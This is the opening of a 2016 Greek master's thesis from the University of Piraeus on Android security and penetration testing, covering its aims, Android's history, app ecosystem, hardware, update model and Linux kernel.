Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

**Μεταπτυχιακή Διατριβή**

| | |
|---|---|
| Τίτλος Διατριβής | **Λειτουργικό σύστημα Android : Ασφάλεια & δοκιμές παρείσδυσης (Android Operating System: Security analysis and penetration testing)** |
| Ονοματεπώνυμο Φοιτητή | **Ιωάννης Στέλλιος** |
| Πατρώνυμο | **Φώτιος** |
| Αριθμός Μητρώου | **ΜΠΣΠ / 13107** |
| Επιβλέπων | **Παναγιώτης Κοτζανικολάου, Επίκουρος καθηγητής** |
| Συνεπιβλέπων Ερευνητής | **Παπαγεωργίου Σπυρίδων** |

Ημερομηνία Παράδοσης **Μάρτιος 2016**

## Τριμελής Εξεταστική Επιτροπή

| | | |
|---|---|---|
| Παναγιώτης Κοτζανικολάου<br>Επίκουρος Καθηγητής | Χρήστος Δουληγέρης<br>Καθηγητής | Κωνσταντίνος Πατσάκης<br>Λέκτορας |

## Επιτελική Σύνοψη

Σκοπός της συγκεκριμένης διπλωματικής εργασίας είναι:

- Να παρουσιάσουμε την δομή και τον τρόπο λειτουργίας του πλέον δημοφιλούς λειτουργικού συστήματος “Android».
- Να αναλύσουμε τις διαδικασίες και μηχανισμούς ασφαλείας που ενσωματώνει το εν λόγω λειτουργικό σύστημα.
- Να αναφερθούμε λεπτομερώς στους δέκα πιο σημαντικούς κινδύνους που αφορούν όλες τις πλατφόρμες των έξυπνων κινητών τηλεφώνων σύμφωνα με τον οργανισμό «Open Web Application Security Project (OWASP)» για το 2014.
- Να περιγράψουμε την μεθοδολογία που ακολουθείται κατά την στατική και δυναμική ανάλυση μιας εφαρμογής όπως αυτή περιγράφεται από το «Mobile Security Project» του οργανισμού.
- Να παρουσιάσουμε τεχνικές παρείσδυσης και ενσωμάτωσης κακόβουλου λογισμικού σε νόμιμες εφαρμογές μέσω προγραμματιστικών μεθόδων & πλαισίων λογισμικού. Τα τελευταία χρησιμοποιούνται τόσο για την επίδειξη και τον εντοπισμό αδυναμιών & κακόβουλου λογισμικού σε εφαρμογές μέσω μεθόδων δυναμικής και στατικής ανάλυσης όσο και για την δημιουργία ή ενσωμάτωση λειτουργιών σε νόμιμες εφαρμογές με την χρήση αυτοματοποιημένων εργαλείων. Για την υλοποίηση των παραπάνω θα χρησιμοποιήσουμε εικονικές και πραγματικές συσκευές προσομοιώνοντας τους ελέγχους / επιθέσεις εκμεταλλευόμενοι τις αδυναμίες που περιγράψαμε προηγουμένως.

## Abstract

The scope of this master thesis is to describe the Android operating system from the point of a penetration tester and to demonstrate penetration techniques. In detail we are going to:

- Present the structure and the basic functions of the most popular operating system that is used in mobile devices, Android.
- Analyze its procedures and security mechanisms.
- Describe in detail the ten most important threats for the year 2014 for mobile device applications according to the «Open Web Application Security Project» (OWASP).
- Demonstrate the methodology that takes place during the procedure of a static and dynamic analysis of an application as it is described in the «Mobile Security Project» of the «OWASP» organization.
- Implement penetration testing techniques by embedding malicious code into legitimate applications using frameworks / applications that are built for testing purposes and programming methods. In order to accomplish all of the above we ‘re going to use both virtual and physical mobile phones.

## Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον διευθυντή της Διεύθυνσης Κυβερνοάμυνας (ΔΙΚΥΒ) και καθηγητή μου στο μάθημα «Ανάλυση πειστηρίων & κακόβουλου λογισμικού» κ. Παπαγεωργίου Σπυρίδων & τον επιβλέποντα επίκουρο καθηγητή κ. Παναγιώτη Κοτζανικολάου για την σημαντική βοήθεια τους στην ολοκλήρωση αυτής της μεταπτυχιακής εργασίας.

Μάρτιος 2016

Στέλλιος Ιωάννης

# 1. Εισαγωγή

Από τα μέσα της δεκαετίας του ’90 οι συσκευές κινητής τηλεφωνίας έχουν αλλάξει δραματικά από απλά τηλέφωνα σε υπολογιστές χειρός με χωρητικότητα μικρού φορητού υπολογιστή, ανάλογη επεξεργαστική ισχύ, δυνατότητες αναπαραγωγής πολυμέσων και επεξεργασίας-απεικόνισης τρισδιάστατων γραφικών καθώς και δικτύωσης. Τα παραπάνω σε συνδυασμό με την εξέλιξη των δικτύων κινητής τηλεφωνίας και κυρίως μετά από την καθιέρωση του 3G & 4G αυξάνουν την δυνατότητα & αμεσότητα διασύνδεσης στο διαδίκτυο σε σχέση με ένα υπολογιστή γραφείου (Desktop). Υπάρχουν όμως και περιορισμοί : Οι δυνατότητες στην αλληλεπίδραση του χρήστη με την συσκευή είναι πολύ πιο περιορισμένες σε σχέση με αυτές σε έναν παραδοσιακό υπολογιστή. Ο κύριος περιοριστικός παράγοντας είναι το μέγεθος της συσκευής το οποίο και περιορίζει την ποσότητα της πληροφορίας την οποία τα κινητά μπορούν να απεικονίσουν (ένας φορητός υπολογιστής έχει την δυνατότητα να απεικονίσει δέκα φορές παραπάνω πληροφορία σε σχέση με ένα κινητό τηλέφωνο στην τυπική απόσταση θέασης). Το μέγεθος όμως δίνει και ένα μεγάλο πλεονέκτημα, την φορητότητα: Ο χρήστης έχει την συσκευή μαζί του έχοντας άμεσα πρόσβαση σε on-line υπηρεσίες όποτε το θελήσει. Οι έξυπνες συσκευές ενσωματώνουν επίσης ένα πλήθος αισθητήρων όπως κίνησης, εντοπισμού (είτε μέσω GPS είτε μέσω δικτύου κινητής), αφής, θερμοκρασίας, φωτός, εγγύτητας κ.α.. Όλοι οι παραπάνω παράγουν επιπρόσθετα δεδομένα τα περισσότερα εκ των οποίων θεωρούνται προσωπικά και συνεπώς χρήζουν ιδιαίτερης προστασίας.

## 1.1. Δυνατότητες και περιορισμοί των λειτουργικών συστημάτων των «έξυπνων» συσκευών κινητής τηλεφωνίας.

Σε ένα τυπικό περιβάλλον λειτουργίας επιτραπέζιων ηλεκτρονικών υπολογιστών οι τελικοί χρήστες (ή οι υπάλληλοι του αντίστοιχου τμήματος πληροφορικής σε παρόμοιο περιβάλλον εργασίας) είναι υπεύθυνοι για την ομαλή & ασφαλή λειτουργία του λειτουργικού συστήματος. Μπορούν να διαβάσουν τα αρχεία καταγραφής (log files) και να επέμβουν ρυθμίζοντας αναλόγως το εκάστοτε λειτουργικό σύστημα που χρησιμοποιούν. Στο περιβάλλον ενός έξυπνου κινητού τηλεφώνου, tablet ή phablet οι ρυθμίσεις που αφορούν το λειτουργικό σύστημα αποκρύπτονται από τον τελικό χρήστη αφαιρώντας του την παραπάνω δυνατότητα. Οι εφαρμογές τρίτων για κινητά τηλέφωνα λειτουργούν συνήθως σε εικονικά απομονωμένες περιοχές (τεχνική που ονομάζεται sandboxing) [107] με ελεγχόμενη πρόσβαση σε υπηρεσίες του λειτουργικού συστήματος και περιορισμούς στην αλληλεπίδραση τους με τις άλλες εγκατεστημένες εφαρμογές. Σε αντίθεση με την λειτουργία των κλασικών Η/Υ εδώ υπάρχει ένας κεντρικός φορέας διαμοίρασης των εφαρμογών ο οποίος και ρυθμίζει λιγότερο ή περισσότερο τις δυνατότητες των εφαρμογών αναλόγως του λειτουργικού (IOS, Android, Windows phone κ.λ.π.). Η πρόκληση για αυτούς που σχεδιάζουν και υλοποιούν εφαρμογές για κινητά τηλέφωνα είναι να παρέχουν πλούσια σε προσωπική πληροφόρηση εμπειρία. Για τον λόγο αυτό θα πρέπει να εκμεταλλευτούν στο μέγιστο την υπολογιστική ισχύ και τις δυνατότητες δικτύωσης της εκάστοτε συσκευής. Τα παραπάνω σε συνδυασμό και με το λειτουργικό σύστημα παρέχουν στους τελικούς χρήστες άμεση ανταπόκριση και συνεχή ροή της πληροφορίας. Την ίδια στιγμή η εφαρμογή αποκρύπτει τις πολύπλοκες στις περισσότερες των περιπτώσεων διεργασίες και αλληλεπιδράσεις με τους πόρους τους οποίους ελέγχει το λειτουργικό σύστημα, ενώ παράλληλα διαχειρίζεται τα όποια περιστατικά λαθών χωρίς όλα τα παραπάνω να γίνονται αντιληπτά από τον τελικό χρήστη της συσκευής. Το γεγονός ότι οι «έξυπνες» συσκευές των δικτύων κινητής τηλεφωνίας είναι σε γενικές γραμμές προϊόντα μαζικής κατανάλωσης δυσκολεύει το έργο των προγραμματιστών να δημιουργήσουν εφαρμογές οι οποίες θα ανταποκρίνονται σε όλα τα επιχειρησιακά πρότυπα τα οποία έχει θέσει η εκάστοτε εταιρεία ενώ ταυτόχρονα να είναι αξιόπιστες & φιλικές προς τον τελικό χρήστη.

Όλα τα παραπάνω θέτουν νέες προκλήσεις σε θέματα που αφορούν την ασφάλεια τόσο των συσκευών αλλά και της επικοινωνίας μέσω των δικτύων κινητής τηλεφωνίας. Οι περισσότερες εφαρμογές στο περιβάλλον που αναφερόμαστε βασίζονται σε συχνή επικοινωνία μεταξύ του προγράμματος-πελάτη (συσκευή) και του διακομιστή με τον δεύτερο να είναι αυτός που αναλαμβάνει το μεγαλύτερο υπολογιστικό φόρτο. Η συνεχής ανταλλαγή ευαίσθητων πληροφοριών οι οποίες παράγονται στην συσκευή (όπως π.χ. η γεωγραφική θέση) πρέπει να προστατευθούν τόσο σε αυτήν όσο και στον διακομιστή (στην περίπτωση όπου χρησιμοποιούνται υποδομές τύπου νέφους) κατά το χρονικό διάστημα επεξεργασίας τους. Οι περιορισμοί των συσκευών στην διεπαφή των χρηστών με το λειτουργικό σύστημα κάνουν την όποια προσπάθεια για εφαρμογή πολύπλοκων κανόνων ασφαλείας από τον ίδιο τον χρήστη μη εφαρμόσιμη. Ο σχεδιασμός εφαρμογών για τα λειτουργικά συστήματα συσκευών κινητής τηλεφωνίας αναγκάζει τους προγραμματιστές να αποφασίζουν οι ίδιοι αντί των χρηστών σε θέματα ασφαλείας διατηρώντας παράλληλα την εφαρμογή απλή και χρηστική. Μέσα σε αυτό το περιβάλλον οι χρήστες εμπιστεύονται εξ ολοκλήρου την εφαρμογή. Οποιοδήποτε περιστατικό παραβίασης της έχει άμεσο αντίκτυπο στην εταιρεία που την αναπτύσσει, κάνοντας επιτακτική την υιοθέτηση ορθών πρακτικών & κανόνων ασφαλείας κατά τα στάδια της ανάπτυξης της.

## 1.2. Σκοπός και στόχοι της εργασίας

Ο σκοπός της συγκεκριμένης εργασίας είναι να περιγράψει την δομή και τον τρόπο λειτουργίας του πιο δημοφιλούς λειτουργικού συστήματος για κινητά, και συγκεκριμένα του Android, και στην συνέχεια να αναλύσει τους κυριότερους μηχανισμούς ασφαλείας τους οποίους και διαθέτει. Παρακάτω θα παρουσιαστούν οι πιο δημοφιλείς ευπάθειες για κινητά σύμφωνα με τον οργανισμό «Open Web Application Security Project (OWASP)[108]» για το 2014 και θα αναλυθούν οι μέθοδοι στατικής και δυναμικής ανάλυσης όπως αυτοί παρουσιάζονται από το «Mobile Security Project»[109] του παραπάνω οργανισμού. Τέλος και σε συνέχεια των παραπάνω θα διεξαχθούν δοκιμές παρείσδυσης για των ανάδειξη των όποιων αδυναμιών μέσω εφαρμογών / πλαισίων λογισμικού που έχουν αναπτυχθεί για το σκοπό αυτό και προγραμματιστικών μεθόδων.

Οι στόχοι της εργασίας περιλαμβάνουν τα ακόλουθα:

1. Η περιγραφή του τρόπου λειτουργίας του πιο δημοφιλούς λειτουργικού συστήματος για κινητά, Android.
2. Η ανάλυση των μηχανισμών ασφαλείας που διαθέτει.
3. Η παρουσίαση των δέκα πιο σημαντικών ευπαθειών για λειτουργικά συστήματα «έξυπνων» κινητών συσκευών που αφορούν και το παραπάνω λειτουργικό σύστημα για το 2014 σύμφωνα με τον οργανισμό Open Web Application Security Project (OWASP).
4. Η περιγραφή των διαδικασιών και μεθόδων στατικής και δυναμικής ανάλυσης όπως αυτοί αναλύονται στο Mobile Security Project του παραπάνω οργανισμού.
5. Η διεξαγωγή δοκιμών παρείσδυσης μέσω εργαλείων / πλαισίων λογισμικού που έχουν αναπτυχθεί για το σκοπό αυτό & προγραμματιστικών μεθόδων.

# 2. Το λειτουργικό σύστημα Android.

## 2.1. Γενικά

Είναι γεγονός ότι η συσκευή που ονομάζεται «έξυπνο κινητό τηλέφωνο» έχει γίνει μία αναγκαιότητα στην καθημερινότητα μας. Η πλειοψηφία των συσκευών αυτών χρησιμοποιούν σήμερα το λειτουργικό σύστημα Android το οποίο εκτός των παραπάνω βρίσκεται εγκατεστημένο σε συστήματα που τοποθετούνται σε αυτοκίνητα, κάμερες, ψυγεία, τηλεοράσεις, κονσόλες παιχνιδιών κ.α. ακόμα και σε επιτραπέζιους υπολογιστές (π.χ. HP Slate 21). Αρχικά η εταιρεία Android Inc. ιδρύθηκε από τους Andy Rubin, Rich Miner, Nick Sears και Chris White το 2003 και η οποία εξαγοράστηκε από την Google το 2005. Το λειτουργικό σύστημα που αναπτύχθηκε έχει ως βάση τον πυρήνα του ανοιχτού κώδικα λειτουργικού συστήματος Linux. Το πρώτο εμπορικά διαθέσιμο τηλέφωνο με Android κυκλοφόρησε τον Οκτώβριο του 2008 από την HTC και ονομαζόταν HTC Dream. Το 2010 κυκλοφόρησε μία σειρά από κινητά και ταμπλέτες ονομαζόμενα «Nexus» με την HTC πρώτη να συνεργάζεται με την Google και να παρουσιάζει το Nexus One. Στην συνέχεια υπήρξαν διάφορες εκδόσεις του Nexus όπως αυτή του Nexus 5(LG) και της ταμπλέτας Nexus 7 (Asus). Από το 2008 το λειτουργικό σύστημα Android έχει εξελιχθεί εντυπωσιακά με διορθώσεις στα όποια λάθη (Bugs) αλλά και βελτιώσεις/προσθήκες στη λειτουργικότητα του. Το όνομα κάθε νέας κυκλοφορίας είναι το όνομα ενός γλυκού ή επιδόρπιου με αλφαβητική σειρά ως προς την σειρά έκδοσης. Έτσι για παράδειγμα το όνομα της έκδοσης 1.5 είναι «Cupcake», της αμέσως επόμενης 1.6 «Donut» της 4.4 «KitKat» κ.ο.κ. Η τελευταία διαθέσιμη έκδοση μέχρι τώρα που γράφεται αυτό το κείμενο είναι η 6.0 «Marshmallow».

## 2.2. Χαρακτηριστικά

### 2.2.1. Διεπαφή

Το λειτουργικό σύστημα Android βασίζεται στην απευθείας αλληλεπίδραση με τον χρήστη μέσω κινήσεων σαν αυτές που λαμβάνουν χώρα στον πραγματικό κόσμο όπως π.χ. σύρσιμο, ελαφρό κτύπημα, τσίμπημα και ανάποδο τσίμπημα για τον χειρισμό των αντικειμένων που βρίσκονται πάνω στην οθόνη αφής.

Η ανταπόκριση σε όποια αντίδραση του χρήστη έχει σχεδιαστεί να είναι άμεση και παρέχει μία ομαλή και συνεχής αίσθηση σε κάθε κίνηση του χειριστή. Αισθητήρες όπως επιταχυνσιόμετρο, γυροσκόπιο, προσέγγισης καθώς και δυνατότητες δόνησης χρησιμοποιούνται από κάποιες εφαρμογές έτσι ώστε να παρέχουν την καλύτερη διαδραστικότητα μεταξύ των κινήσεων του χρήστη και της εφαρμογής (π.χ. αυτόματος προσανατολισμός της οθόνης ανάλογα με τον προσανατολισμό της συσκευής, εξομοίωση οδήγησης ενός οχήματος σε ένα παιχνίδι κ.α.).

Η Google επιτρέπει στους κατασκευαστές να προσαρμόζουν την επιφάνεια εργασίας του κινητού σε μεγάλο βαθμό. Έτσι βλέπουμε αρκετές διαφοροποιήσεις τόσο στην αρχική οθόνη υποδοχής (π.χ. προσαρμογή έτσι ώστε να μιμείται την αρχική οθόνη ενός τηλεφώνου με λειτουργικό Windows ή IOS) όσο και στις επιμέρους εφαρμογές.

### 2.2.2. Εφαρμογές

Οι εφαρμογές που χρησιμοποιούνται στο λειτουργικό σύστημα Android χρησιμοποιούν κυρίως την γλώσσα προγραμματισμού Java και πιο συγκεκριμένα το «Android software development kit –

SDK»[110]. Το παραπάνω συμπεριλαμβάνει ένα ολοκληρωμένο σετ από εργαλεία για την ανάπτυξη εφαρμογών συμπεριλαμβανομένων:

- Πρόγραμμα εκσφαλμάτωσης. (Debugger)
- Τις απαραίτητες βιβλιοθήκες (Libraries)
- Εξομοιωτή (Handset Emulator) βασιζόμενο στον QEMU [1]
- Τεκμηρίωση (Documentation – Tutorials – Sample Code)

Η επίσημη ενσωματωμένη υποστηριζόμενη πλατφόρμα ανάπτυξης εφαρμογών είναι η Eclipse[111] η οποία χρησιμοποιεί το πρόσθετο ADT – Android Development Tools. Άλλες πλατφόρμες είναι επίσης διαθέσιμες όπως αυτές οι οποίες συμπεριλαμβάνουν το Native Development Kit για εφαρμογές ή επεκτάσεις στην γλώσσα προγραμματισμού C – C++ , το Google App Inventor ένα περιβάλλον για προγραμματιστές με καθόλου ή λίγη εμπειρία και διάφορα άλλα πλαίσια εφαρμογών (frameworks). Τον Ιανουάριο του 2014 η Google αποκάλυψε ένα πλαίσιο για την ανάπτυξη εφαρμογών βασιζόμενο στο Apache – Condora[2] για την υιοθέτηση της γλώσσας προγραμματισμού HTML 5[3].

Οι εφαρμογές τρίτων, οι οποίες και δεν περιλαμβάνονται στην βασική έκδοση του Android, είναι διαθέσιμες στους τελικούς χρήστες είτε από το επίσημο ηλεκτρονικό κατάστημα της Google «Play Store» είτε απευθείας κατεβάζοντας και εγκαθιστώντας το αρχείο με την κατάληξη «APK» (Android application package). Μέχρι τον Ιούλιο του 2013 50 δισεκατομμύρια εφαρμογές είχαν εγκατασταθεί από το Play Store, ενώ λόγω του ανοιχτού πρότυπου που ακολουθεί το Android, υπάρχουν και άλλες εναλλακτικές τοποθεσίες που δίνουν την δυνατότητα στους τελικούς χρήστες να κατεβάσουν εφαρμογές για τις οποίες η Google για διάφορους λόγους (π.χ. νομικούς, παραβίασης πολιτικής της εταιρείας κ.α.) δεν διαθέτει στο ηλεκτρονικό της κατάστημα. Παραδείγματα τέτοιων ιστότοπων είναι η «Amazon Appstore», «GetJar» και οι «SlideMe», «F-Droid» (για εφαρμογές ανοιχτού κώδικα)κλπ.

Λόγω του ότι παραπάνω συσκευές λειτουργούν συνήθως με μπαταρία το λειτουργικό σύστημα είναι σχεδιασμένο να διαχειρίζεται την μνήμη (RAM) με σκοπό την εξοικονόμηση ενέργειας σε αντίθεση με τους επιτραπέζιους υπολογιστές όπου είναι συνδεδεμένοι στο ηλεκτρικό δίκτυο του σπιτιού. Για τον παραπάνω λόγο όταν μια εφαρμογή σε περιβάλλον Android δεν χρησιμοποιείται το σύστημα θα αναστείλει την λειτουργία της τοποθετώντας την στο περιθώριο μέχρι ο χρήστης να την καλέσει ξανά. Με τον τρόπο αυτό η εφαρμογή θεωρείται σε κατάσταση «open» και δεν καταναλώνει πόρους από το σύστημα (π.χ. μπαταρία ή επεξεργαστική ισχύ). Η παραπάνω λειτουργία έχει το πλεονέκτημα ότι ένα πρόγραμμα δεν χρειάζεται να εκτελεστεί από την αρχή κάθε φορά που καλείται ενώ από την άλλη δεν καταναλώνει πόρους από το σύστημα όταν δεν χρησιμοποιείται. Στην περίπτωση όπου η μνήμη γεμίσει από εφαρμογές που δεν χρησιμοποιούνται το σύστημα χωρίς την παρέμβαση του χρήστη ελευθερώνει χώρο διαγράφοντας αυτές που δεν έχουν να χρησιμοποιηθεί περισσότερο χρόνο (oldest first).

### 2.2.3. Υλισμικό

Η κύρια πλατφόρμα για το λειτουργικό σύστημα Android είναι αυτή που ακολουθεί την αρχιτεκτονική ARM[4] (έκδοση 7 ή μεταγενέστερη) με την έκδοση 5.0 να υποστηρίζει αρχιτεκτονικές τύπου x86[5] και MIPS[6] τόσο σε 32 αλλά και σε 64-bit. Από τον Νοέμβριο του 2013 και μετά Android 4.4 συστήνει το μέγεθος της μνήμης RAM να είναι τουλάχιστον 512 Mbyte καθώς και την υποστήριξη του πρότυπου OpenGL ES 2.0 με την παρουσία συνεπεξεργαστή για καλύτερη απόδοση των γραφικών. Αναλόγως της εφαρμογής μπορεί να απαιτείται η χρήση συγκεκριμένης έκδοσης του πρότυπου OpenGL ή συγκεκριμένου συνεπεξεργαστή γραφικών.

Η συσκευές που χρησιμοποιούν Android μπορούν να περιλαμβάνουν προαιρετικά βιντεοκάμερες, δέκτη παγκόσμιου συστήματος εντοπισμού (GPS) καθώς και μία μεγάλη γκάμα αισθητήρων όπως προσανατολισμού, επιταχυνσιόμετρου, γυροσκοπίου, βαρόμετρου, μαγνητόμετρου, προσέγγισης, πίεσης, θερμόμετρου, καθώς και ειδικά πλήκτρα για παιχνίδια. Εκτός από την εγκατάσταση του Android σε «έξυπνα» τηλέφωνα και σε ταμπλέτες ορισμένοι προμηθευτές (vendors) το εγκαθιστούν και σε επιτραπέζιους ηλεκτρονικούς υπολογιστές. Παρόμοιες εκδόσεις του

παραπάνω λειτουργικού συστήματος είναι διαθέσιμες δωρεάν από το «Android-x86 project»[7] με την 4.4 r2 να είναι διαθέσιμη από τον Ιανουάριο του 2015. Οι κινεζικές αρχές, οι οποίες έχουν απαγορεύσει την χρήση του λειτουργικού συστήματος της εταιρείας Microsoft Windows 8.1 σε κυβερνητικούς υπολογιστές, κατασκευάζουν σταθερούς υπολογιστές με την χρήση της πλατφόρμας Android.

### 2.2.4. Ανάπτυξη – Ενημερώσεις


Το Android αναπτύσσεται εσωτερικά από την εταιρεία Google η οποία και επιλέγει την ημερομηνία όπου θα ανακοινωθεί η καινούργια έκδοση. Από την στιγμή αυτή ο πηγαίος κώδικα διανέμεται ελεύθερα[8] και οι κατασκευαστές έξυπνων τηλεφώνων και ταμπλετών μπορούν να τον προσαρμόσουν προσθέτοντας προγράμματα ή οδηγούς απαραίτητους για την λειτουργία της εκάστοτε συσκευής. Η εταιρεία ανακοινώνει σημαντικές αναβαθμίσεις μεταξύ ενός χρονικού διαστήματος έξι με εννέα μηνών με την τελευταία να είναι η έκδοση 6.0 (Marshmallow). Σε αντίθεση με τον κύριο ανταγωνιστή του Android, το IOS, όπου οι ενημερώσεις διατίθενται ταυτόχρονα σε όλες τις συσκευές, κάποιες κατασκευάστριες εταιρείες προσφέρουν τις ενημερώσεις που διαθέτει η Google με καθυστέρηση που μπορεί να κυμανθεί από μερικούς μήνες στην καλύτερη των περιπτώσεων έως και καθόλου στην περίπτωση όπου το μοντέλο είναι χαμηλού κόστους. Αυτό συμβαίνει λόγω του ότι η διαφορετικότητα του υλισμικού που χρησιμοποιείται απαιτεί από τις εταιρείες την ενημέρωση των προσαρμοσμένων προγραμμάτων και οδηγών για συγκεκριμένες κατηγορίες υλικού πράγμα που παίρνει χρόνο. Ακόμα περισσότερο όταν η ενημέρωση αφορά συσκευές χαμηλού κόστους για τις οποίες ο κατασκευαστής δεν είναι διατεθειμένος να επενδύσει προκειμένου να τις αναβαθμίσει στην πιο πρόσφατη έκδοση ή το υλισμικό δεν επαρκεί για τις απαιτήσεις της πιο ενημερωμένης έκδοσης.

Περαιτέρω καθυστερήσεις εισαγάγουν οι εταιρείες παροχής κινητής τηλεφωνίας καθώς ελέγχουν και προσαρμόζουν την έκδοση βάση των δικών τους προτύπων λειτουργίας. Να επισημανθεί εδώ ότι πολλές φορές οι εταιρείες δεν παρέχουν ενημερώσεις σε παλιότερα μοντέλα με σκοπό να υποχρεώσουν τον χρήστη να προβεί στην αγορά νέας συσκευής. Το 2012 η Google συνεργάστηκε με ένα μεγάλο αριθμό κατασκευαστριών εταιρειών με σκοπό την δημιουργία ενός κονσόρτιουμ με ονομασία «Android Update Alliance» το οποίο και θα τις δεσμεύει να παρέχουν έγκαιρα ενημερώσεις για κάθε συσκευή για τουλάχιστον 18 μήνες από την αγορά της συσκευής (δεν έχει ακόμα ανακοινωθεί επίσημα από την Google). Παράλληλα η εταιρεία άρχισε να διαθέτει κάποιες ενημερώσεις του πυρήνα του λειτουργικού της συστήματος απευθείας από το Play Store ανεξάρτητα από την εκάστοτε κατασκευάστρια εταιρεία (Google Play Services). Το παραπάνω υποστηρίζεται εγγενώς με την έκδοση 2.2 ή νεότερη με την εταιρεία να επιτυγχάνει με τον τρόπο αυτό επιμέρους βελτιώσεις στην τρέχουσα έκδοση χωρίς την ανάγκη της εγκατάστασης της νέας (π.χ. Οι αλλαγές στις εκδόσεις από 4.2 στην 4.3).

### 2.2.5. Περιγραφή του πυρήνα του λειτουργικού συστήματος Android

Ο πυρήνας του λειτουργικού συστήματος Android βασίζεται σε έναν από τους μακροπρόθεσμα υποστηριζόμενους πυρήνες του λειτουργικού συστήματος Linux (LTS Branch). Από τον Απρίλιο του 2014 και μετά οι παλιότερες συσκευές χρησιμοποιούν τον πυρήνα στην έκδοση 3.04 ενώ αυτές που πωλούνται με την Lollipop & Marshmallow ενσωματώνουν τον πυρήνα στην έκδοση 3.10. Να σημειωθεί πάντως ότι η υιοθέτηση της όποιας έκδοσης του πυρήνα εξαρτάται κυρίως από την ίδια την συσκευή ενώ η πιο παλιά (Android 1.0) είναι αυτή που χρησιμοποιεί την έκδοση 2.6.25. Το “Android» χρησιμοποιεί μία παραλλαγή του πυρήνα του λειτουργικού συστήματος Linux, με την Google να προχωρεί σε αλλαγές στην αρχιτεκτονική εκτός του τυπικού κύκλου εξέλιξης του παραπάνω πυρήνα μέσω της προσθήκης λειτουργιών (Components) με ονόματα όπως «Binder», «ashmem», «pmem», «logger», «wakelocks» και διαφοροποίησης στο πρόγραμμα που ελέγχει την λειτουργία της μνήμης και πιο συγκεκριμένα το «Out-of-memory Handling». Κάποια από τα παραπάνω χαρακτηριστικά διατέθηκαν ελεύθερα στην κοινότητα ανοιχτού κώδικα δίνοντας έτσι την

δυνατότητα να συμβάλει και αυτή στην περαιτέρω εξέλιξη του πυρήνα. Μία από τις πρόσθετες λειτουργίες που χρησιμοποιείται για την εξοικονόμηση ενέργειας ονομαζόμενη και «wakelocks»[112] απορρίφθηκε από την κοινότητα ανοιχτού λογισμικού όταν η εταιρεία δεν έδειξε πρόθυμη να εξελίξει τον κώδικα τον οποίο η ίδια είχε αναπτύξει. Τον Δεκέμβριο του 2011 ο Greg Kroah-Hartman – τρέχων υπεύθυνος για την υποστήριξη του πυρήνα του Linux- ανακοίνωσε την αρχή ενός προγράμματος «Android Mainlining Project»[102] το οποίο είχε σκοπό την ενσωμάτωση βελτιώσεων του Android Linux Kerne» στον κοινό πυρήνα του Linux, ξεκινώντας από την έκδοση 3.3. Στην έκδοση 3.5 ενσωματώθηκε η δυνατότητα για αναστολή λειτουργίας που υποστηρίζεται από το wakelocks με δύο τρόπους : Είτε σε ένα μέρος της μνήμης (λειτουργία που υποστηρίζεται και από το σύστημα «Android – suspend») είτε σε ένα μέρος του δίσκου (Hibernate). Η Google διατηρεί ένα δημόσιο αποθετήριο[9] του πειραματικού κώδικα για αναπροσαρμογή του Android στον τρέχουσα σταθερή έκδοση του πυρήνα του λειτουργικού συστήματος Linux.



